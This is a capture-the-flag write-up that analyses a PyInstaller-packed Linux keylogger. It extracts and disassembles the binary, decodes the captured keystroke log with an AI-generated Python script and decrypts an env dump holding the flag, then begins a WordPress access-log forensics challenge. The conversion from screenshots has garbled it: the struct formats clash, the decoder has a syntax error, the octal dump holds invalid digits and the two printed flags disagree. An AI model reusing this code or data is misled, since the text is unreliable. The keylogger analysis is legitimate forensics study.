


C2C 2026 Writeup Qualifier


After 2 days, I just solve with 11 challenges with overall score 1100.



Forensic

1.Tattletale


The figure shows the details for the 'Tattletale' challenge. At the top, it says '100 pts'. Below that, 'Author: aseng' is listed. The challenge description reads: 'Apparently I have just suspected that this serizawa binary is a malware .. I was just so convinced that a friend of mine who was super inactive suddenly goes online today and tell me that this binary will help me to boost my Linux performance.' It continues: 'Now that I realized something's wrong.' A note states: 'Note: This is a reverse engineering and forensic combined theme challenge. Don't worry, the malware is not destructive, not like the other challenge. Once'. A download link 'Download Attachment' leads to 'tattletale_tattletale-dist.zip'. Below the challenge text, a message says 'This challenge has been solved'. There are 'Submit Flag' and 'Rate this challenge' buttons. At the bottom, there are 'Recommended' and 'Not Recommended' buttons, and a text input field for comments with a character limit of 1000 and a 'Submit' button.




```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable$ ls
dist.zip tattletale_tattletale-dist.zip
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable$ cd dist/
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ ls
cron.aseng decrypt.txt pyinstxtractor.py serizawa serizawa-extracted solve.py whatisthis.enc
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ file cron.aseng
cron.aseng: data
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ file whatisthis.enc
whatisthis.enc: openssl enc'd data with salted password
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ file serizawa
serizawa: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so
.2, for GNU/Linux 3.2.0, BuildID[sha1]=f5e4eb9bd95f0a14f41d1def1a6f8ee703c85a059, stripped
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$
```

The challenge give me 3 file and the interesting file is serizawa file and it only show it is a Linux ELF binary.

After this I use strings to gather more info about this file




```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable$ ls
dist.zip tattletale_tattletale-dist.zip
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable$ cd dist/
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ ls
cron.aseng decrypt.txt pyinstxtractor.py serizawa serizawa-extracted solve.py whatisthis.enc
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ file cron.aseng
cron.aseng: data
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ file whatisthis.enc
whatisthis.enc: openssl enc'd data with salted password
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ file serizawa
serizawa: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=f5e4eb9bd95f0a14f41d1def1a6f8ee703c85a059, stripped
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ strings -a serizawa | grep -iE "cron|openssl|enc|pass|key|sh|bash|/tmp|home"
fflush
AWAVAUATUSH
ATUSH
AWAVAUATUSH
AUATUSH
AUATUSH
AMAUAUATUSH
QAUATUSH
AWAVAUATUSH
AWAVAUATUSH
AUATUSH
AUATUSH
AVAUATUSH
Path or Python shared library (%s) and its name (%s) exceed buffer size (%d).
Failed to load the Python shared library '%s': %s
Failed to import symbol %s from Python shared library: %s
PyMarshal_ReadObjectFromString
Failed to load Tcl shared library '%s': %s
Failed to load Tk shared library '%s': %s
Failed to import symbol %s from Tcl shared library: %s
Failed to import symbol %s from Tk shared library: %s
```



```
Failed to unmarshal code object for %
File already exists but should not: %
PYINSTALLER_SUPPRESS_SPLASH_SCREEN
Failed to set application home directory via environment variable!
_PYI_APPLICATION_HOME_DIR environment variable is not defined!
Failed to load splash screen resources!
Failed to unpack splash screen dependencies from PKG archive!
Failed to load Tcl/Tk shared libraries for splash screen!
Failed to start splash screen!
_PYI_APPLICATION_HOME_DIR
_PYI_SPLASH_IPC
Referenced dependency archive %s not found.
Failed to open referenced dependency archive %s.
Dependency %s not found in the referenced dependency archive.
Failed to extract %s from referenced dependency archive %s.
home
use_hash_seed
Failed to convert application home directory to UTF-8.
Failed to set python home path: %
Failed to convert path to application home directory to UTF-8!
Failed to set 'use_hash_seed': %s
```

Output show that this file is a Pyinstaller packed binary

So, I search in internet: **Pyinstaller “github”** and found this repo



Extract the Pyinstaller Binary

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ wget https://raw.githubusercontent.com/extremecoders-re/pyinstxtractor/master/pyinstxtractor.py
```

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ python3 pyinstxtractor.py serizawa|
```

After this I got this folder

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ ls serizawa_extracted/
PYZ.pyz      libbz2.so.1.0      libz.so.1          pyimod01_archive.pyc    serizawa.py
base_library.zip libcrypto.so.3   libzstd.so.1       pyimod02_importers.pyc  serizawa.pyc
cron.asenc     liblzma.so.5     pyi_rth_inspect.pyc pyimod03_ctypes.pyc   solve.py
decode.py      libpython3.11.so.1.0 pyiboot01_bootstrap.pyc python3.11
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ |
```

Decompiling Python Bytecode

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist/serizawa_extracted$ pip install decompyle3 --break-system-packages
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: decompyle3 in /home/serey/.local/lib/python3.12/site-packages (3.9.3)
Requirement already satisfied: click in /usr/lib/python3/dist-packages (from decompyle3) (8.1.6)
Requirement already satisfied: spark-parser<1.9.2,>=1.8.9 in /home/serey/.local/lib/python3.12/site-packages (from decompyle3) (1.9.0)
Requirement already satisfied: xdis<6.3,>=6.1.0 in /home/serey/.local/lib/python3.12/site-packages (from decompyle3) (6.1.8)
Requirement already satisfied: six>=1.10.0 in /usr/lib/python3/dist-packages (from xdis<6.3,>=6.1.0->decompyle3) (1.16.0)
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist/serizawa_extracted$ decompyle3 serizawa.pyc > serizawa.py
```

But it unsupported

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist/serizawa_extracted$ strings serizawa.py
# decompyle3 version 3.9.3
# Python bytecode version base 3.11 (3495)
# Decompiled from: Python 3.12.3 (main, Jan 22 2026, 20:57:42) [GCC 13.3.0]
# Embedded file name: serizawa.py
Unsupported Python version, 3.11, for decompilation
```

So, I use python code instead of it

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist/serizawa_extracted$ cat decompile.py
import marshal, dis

with open("serizawa.pyc", "rb") as f:
    f.read(16)
    code = marshal.load(f)

dis.dis(code)
```

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist/serizawa_extracted$ python3 decompile.py
  0  RESUME          0
  1  2 LOAD_CONST      0 (None)
  4 LOAD_CONST      1 (None)
  6 IMPORT_NAME     0 (struct)
  8 STORE_NAME       0 (struct)
 10 LOAD_CONST      0 (None)
 12 LOAD_CONST      1 (None)
 14 IMPORT_NAME     1 (sys)
 16 STORE_NAME       1 (sys)
 18 LOAD_CONST      0 (None)
 20 LOAD_CONST      1 (None)
 22 IMPORT_NAME     2 (os)
 24 STORE_NAME       2 (os)
 26 LOAD_CONST      2 ('/dev/input/event0')
 28 STORE_NAME       3 (streya)
 30 LOAD_CONST      3 ('/opt/cron.aseng')
 32 STORE_NAME       4 (putv)
 34 LOAD_CONST      4 ('QOQHh')
 36 STORE_NAME       5 (strc)
 38 PUSH_NULL
 40 LOAD_NAME        0 (struct)
 42 LOAD_ATTR        6 (streya)
 44 CACHE
 46 CACHE
 48 STORE_NAME       7 (evo)
 50 LOAD_CONST      5 (<code object prm at 0x7f9ce1478cb0, file "serizawa.py", line 11>)
 52 MAKE_FUNCTION    0
 54 STORE_NAME        8 (prm)
 56 LOAD_CONST      6 (<code object kst at 0x7f9ce155e730, file "serizawa.py", line 18>)
 58 MAKE_FUNCTION    0
 60 STORE_NAME        9 (kst)
 62 LOAD_CONST      7 (<code object main at 0x7f9ce155e730, file "serizawa.py", line 47>)
 64 MAKE_FUNCTION    0
 66 STORE_NAME        10 (main)
 68 LOAD_NAME         11 (_name__)
 70 LOAD_CONST      8 ('__main__')
 72 COMPARE_OP       2 (<)
 74 CACHE
 76 POP_JUMP_IF_FALSE 12 (to 124)
 78 PUSH_NULL
```

Above is the result, and I notice the line 6 is import with the **/dev/input/event0**, **/opt/cron.aseng** file and format strings = **QQHHI**

After that above result, I use claude.ai to continue my work with the keyboard event decoder python script and model claude.ai model sonnet 4.5 and prompt: just paste the output above and write me a python script

Done

I'll create a proper decoder that handles SHIFT, CAPSLOCK, and BACKSPACE correctly:

```
python
cat > decode_full.py << 'EOF'
import struct

FORMAT = "QQHHI"
EVENT_SIZE = struct.calcsize(FORMAT)

KEY_MAP = {
    2:'1', 3:'2', 4:'3', 5:'4', 6:'5',
    7:'6', 8:'7', 9:'8', 10:'9', 11:'0',
    12:'-', 13:'=',
    16:'q', 17:'w', 18:'e', 19:'r', 20:'t',
    21:'y', 22:'u', 23:'i', 24:'o', 25:'p',
    30:'a', 31:'s', 32:'d', 33:'f', 34:'g',
    35:'h', 36:'j', 37:'k', 38:'l',
    39:',', 40:'',
    44:'z', 45:'x', 46:'c', 47:'v',
    48:'b', 49:'n', 50:'m',
    52:'.', 53:'/',
    57:' ', 28:'\n'
}

SHIFT_MAP = {
    12:'_', 13:'+' ,
    39:'!', 40:'',
    52:'>', 53:'?'
}

output = []
shift_pressed = False
caps_lock = False
```

Want to be notified when Claude responds?

Notify

Reply...

+ Sonnet 4.5 Extended

Claude is AI and can make mistakes. Please double-check responses.

And here is the script:

```
import struct

FORMAT = "QQHHi"
EVENT_SIZE = struct.calcsize(FORMAT)

KEY_MAP = {
    2:'1',3:'2',4:'3',5:'4',6:'5',
    7:'6',8:'7',9:'8',10:'9',11:'0',
    12:'-', 13:'=',
    16:'q',17:'w',18:'e',19:'r',20:'t',
    21:'y',22:'u',23:'i',24:'o',25:'p',
    30:'a',31:'s',32:'d',33:'f',34:'g',
    35:'h',36:'j',37:'k',38:'l',
    39:';', 40:'"',
    44:'z',45:'x',46:'c',47:'v',
    48:'b',49:'n',50:'m',
    52('.', 53: '/',
    57:' ', 28:'\n'
}

SHIFT_MAP = {
    12:'_', 13:'+' ,
    39:':', 40:'"',
    52:'>', 53:'?',
}

output = []
shift_pressed = False
caps_lock = False

with open("cron.aseng", "rb") as f:
    while True:
        data = f.read(EVENT_SIZE)
        if not data:
            break
        tv_sec, tv_usec, type_, code, value = struct.unpack(FORMAT, data)

        if type_ == 1 and value == 1: # Key press
            if code == 42: # SHIFT
                shift_pressed = True
            elif code == 58: # CAPSLOCK
                caps_lock = not caps_lock
            elif code == 14: # BACKSPACE
                if output:
                    output.pop()
```

```

        elif code == 29: # CTRL
            pass
        else:
            char = None
            if shift_pressed and code in SHIFT_MAP:
                char = SHIFT_MAP[code]
            elif code in KEY_MAP:
                char = KEY_MAP[code]

            if char:
                # Apply caps lock to letters
                if caps_lock and char.isalpha():
                    char = char.upper()
                output.append(char)

        shift_pressed = False

print(''.join(output))

```

```

serey@DESKTOP-3QQJF56:/mnt/c/Users/Red/Documents/C2C/tattletable/dist/serizawa_extracted$ python3 solve.py
ls
whoami
echo yey you finally decrypt me 0
echo just a little more steps ok
env whatisthis
od whatisthis whatisthisbaboi
openssl enc -aes-256-cbc -salt -pass passletsseethepasswordhmmmtthe passwordisjajaja4-g00d-fr1en3nd-in-n33d -in whatisthisbaboi -out whatisthisenc
echo ok go for it1 the flag is in env btw
c
serey@DESKTOP-3QQJF56:/mnt/c/Users/Red/Documents/C2C/tattletable/dist/serizawa_extracted$ |

```

So, I found the password is: 4_g00d_fr13nD_in_n33D and I decrypt it back and I got the file of decrypt.txt

And, I expected that I finally found the flag but it wrong

```

serey@DESKTOP-3QQJF56:/mnt/c/Users/Red/Documents/C2C/tattletable/dist/serizawa_extracted$ ls
serey@DESKTOP-3QQJF56:/mnt/c/Users/Red/Documents/C2C/tattletable/dist/serizawa_extracted$ ./solve.py
serey@DESKTOP-3QQJF56:/mnt/c/Users/Red/Documents/C2C/tattletable/dist/serizawa_extracted$ openssl enc -d -aes-256-cbc -salt -pass pass:4_g00d_fr13nD_in_n33D -in whatisthis.enc -out decrypt.txt
serey@DESKTOP-3QQJF56:/mnt/c/Users/Red/Documents/C2C/tattletable/dist/serizawa_extracted$ cat decrypt.txt
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
00000000 67581 007514 052122 055155 071164 026265 067543
00000020 67554 008512 044584 0598123 0408514 036531 038072 038055
00000040 646812 007181 036597 057145 052537 027123 052125 026596
00000060 675156 008512 044584 0598123 0408514 036531 038072 038055
00000080 672178 071145 026555 032462 061404 066157 071157 058012
00000090 652581 004124 051117 052111 036531 064087 066557 027545
00000100 675156 008512 044584 0598123 0408514 036531 038072 038055
00000110 652113 008117 054075 041596 005109 051514 004137 051595
00000120 675156 008512 044584 0598123 0408514 036531 038072 038055
00000130 672457 071161 066057 061557 066141 071357 064542
00000140 675156 008512 044584 0598123 0408514 036531 038072 038055
00000150 672472 071365 027562 051163 067133 027072 071365 027562
00000160 672472 071365 027562 051163 067133 027072 071365 027562
00000180 664542 035156 071457 060402 035156 061057 071751 027472
00000200 675156 008750 027562 051163 067133 027072 071365 027562
00000220 675156 008750 027562 051163 067133 027072 071365 027562
00000240 672178 071145 026555 032462 061404 066157 071157 058012
00000260 672178 071145 026555 032462 061404 066157 071157 058012
00000280 652581 004124 051117 052111 036531 064087 066557 027545
00000300 675156 008512 044584 0598123 0408514 036531 038072 038055
00000320 652113 008117 054075 041596 005109 051514 004137 051595
00000340 652113 008117 054075 041596 005109 051514 004137 051595
00000360 675156 008512 044584 0598123 0408514 036531 038072 038055
00000380 675156 008512 044584 0598123 0408514 036531 038072 038055
00000400 675156 008512 044584 0598123 0408514 036531 038072 038055
00000420 675156 008512 044584 0598123 0408514 036531 038072 038055
00000440 675156 008512 044584 0598123 0408514 036531 038072 038055
00000460 675156 008512 044584 0598123 0408514 036531 038072 038055
00000480 675156 008512 044584 0598123 0408514 036531 038072 038055
00000500 675156 008512 044584 0598123 0408514 036531 038072 038055
00000520 675156 008512 044584 0598123 0408514 036531 038072 038055
00000540 675156 008512 044584 0598123 0408514 036531 038072 038055
00000560 675156 008512 044584 0598123 0408514 036531 038072 038055
00000580 675156 008512 044584 0598123 0408514 036531 038072 038055
00000600 675156 008512 044584 0598123 0408514 036531 038072 038055
00000620 672163 031475 035467 032064 0262072 036579 030468 031473
00000640 675156 008512 044584 0598123 0408514 036531 038072 038055
00000660 675156 008512 044584 0598123 0408514 036531 038072 038055
00000680 675156 008512 044584 0598123 0408514 036531 038072 038055
00000700 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000720 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000740 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000760 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000780 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000800 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000820 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000840 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000860 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000880 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000900 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000920 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000940 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000960 639468 031473 035861 035861 031863 038663 066072 036558 038868
00000980 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001000 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001020 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001040 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001060 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001080 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001100 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001120 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001140 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001160 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001180 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001200 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001220 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001240 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001260 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001280 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001300 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001320 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001340 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001360 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001380 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001400 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001420 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001440 639468 031473 035861 035861 031863 038663 066072 036558 038868
00001460 639468 031473 035861 035861 031863 038663 066072 036558 038868

```

So, here is the result of the decrypt.txt, I continue to decrypt this with python script that generate from claude.ai model sonnet 4.5 and prompt: write me a python script to decode this and upload the file decrypt.txt

```

import sys

with open('decrypt.txt', 'r') as f:
    content = f.read()

result = []
for line in content.strip().split('\n'):
    parts = line.split()
    if not parts:
        continue
    for word in parts[1:]:
        try:
            val = int(word, 8)
            b1 = val & 0xFF
            b2 = (val >> 8) & 0xFF
            if b1: result.append(chr(b1))
            if b2: result.append(chr(b2))
        except:
            pass

text = ''.join(result)
print(text)

```

```

serey@DESKTOP-3QQJPS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ python3 solve.py
COLORTERM=truecolor
DISPLAY=:0
LANG=en_US.UTF-8
LANGUAGE=
PATH=/root/.cargo/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
TERM=xterm-256color
XAUTHORITY=/home/kali/.Xauthority
XDG_CURRENT_DESKTOP=DESKTOP
USER=root
HOME=/root
SHELL=/usr/bin/zsh
SUDO=/usr/bin/su
SUDO_USER=kali
SUDO_UID=1000
SUDO_GID=1000
COMMAND_NOT_FOUND_INSTALL_PROMPT=1
POWERSELL_UPDATECHECK=0FF
POWERSHELL_TELEMETRY_OPTOUT=1
DOTNET_CLI_TELEMETRY_OPTOUT=1
SHLVL=1
PWD=/root
OLDPWD=/opt
LESS_TERMCAP_mb=
LESS_TERMCAP_md=
LESS_TERMCAP_me=
LESS_TERMCAP_se=
LESS_TERMCAP_ue=
LESS_TERMCAP_us=
FLAG=C2C{lt_is_just_d_very_simple_linux_k3ylogger_xixix1_haiyaaaa_ez}
_=/{usr/bin/env

serey@DESKTOP-3QQJPS6:/mnt/c/Users/Red/Documents/C2C/tattletable/dist$ |

```

Here, I got the flag:

C2C{it_is_just_4_very_s1mpl3_l1nuX_k3ylogger_xixixi_haiyaaaa_ez}

2.Log

Author: **daffainfo**

My website has been hacked. Please help me answer the provided questions using the available logs!

[Download Attachment](#) [log_log-dist.zip](#)

This challenge requires creating an instance
Instance will live for 5 mins.

[Create](#)

This challenge has been solved

[Submit Flag](#)

Rate this challenge

[Recommended](#) [Not Recommended](#)

Leave a comment...

0 / 1000

[Submit](#)

```
serey@DESKTOP-3QQJFS6: /n  X  serey@DESKTOP-3QQJFS6: /m
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/logs$ ls
access.log  dist-log.zip  error.log  log_log-dist.zip
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/logs$ |
```

I open access.log file in visual code:

Question1:

```
C:\> Users > Red > Documents > C2C > logs > access.log
```

Line Number	IP Address	Date	Time	Method	URI	HTTP Version	Response Code	Response Size	User Agent
1	182.8.97.244	[11/Jan/2026]	12:23:15	GET	/	HTTP/1.1	302	419	"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
2	182.8.97.244	[11/Jan/2026]	12:23:15	GET	/wp-admin/install.php	HTTP/1.1	200	4678	"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
3	182.8.97.244	[11/Jan/2026]	12:23:15	POST	/wp-admin/install.php	HTTP/1.1	200	4678	"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
4	182.8.97.244	[11/Jan/2026]	12:23:18	GET	/wp-admin/install.php	HTTP/1.1	200	4678	"http://165.22.125.147/wp-admin/plugins.php" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
5	182.8.97.244	[11/Jan/2026]	12:23:19	POST	/wp-admin/install.php	HTTP/1.1	200	2795	"http://165.22.125.147/wp-admin/install.php" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
6	182.8.97.244	[11/Jan/2026]	12:24:07	POST	/wp-admin/admin-ajax.php	HTTP/1.1	302	419	"http://165.22.125.147/wp-admin/plugins.php" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
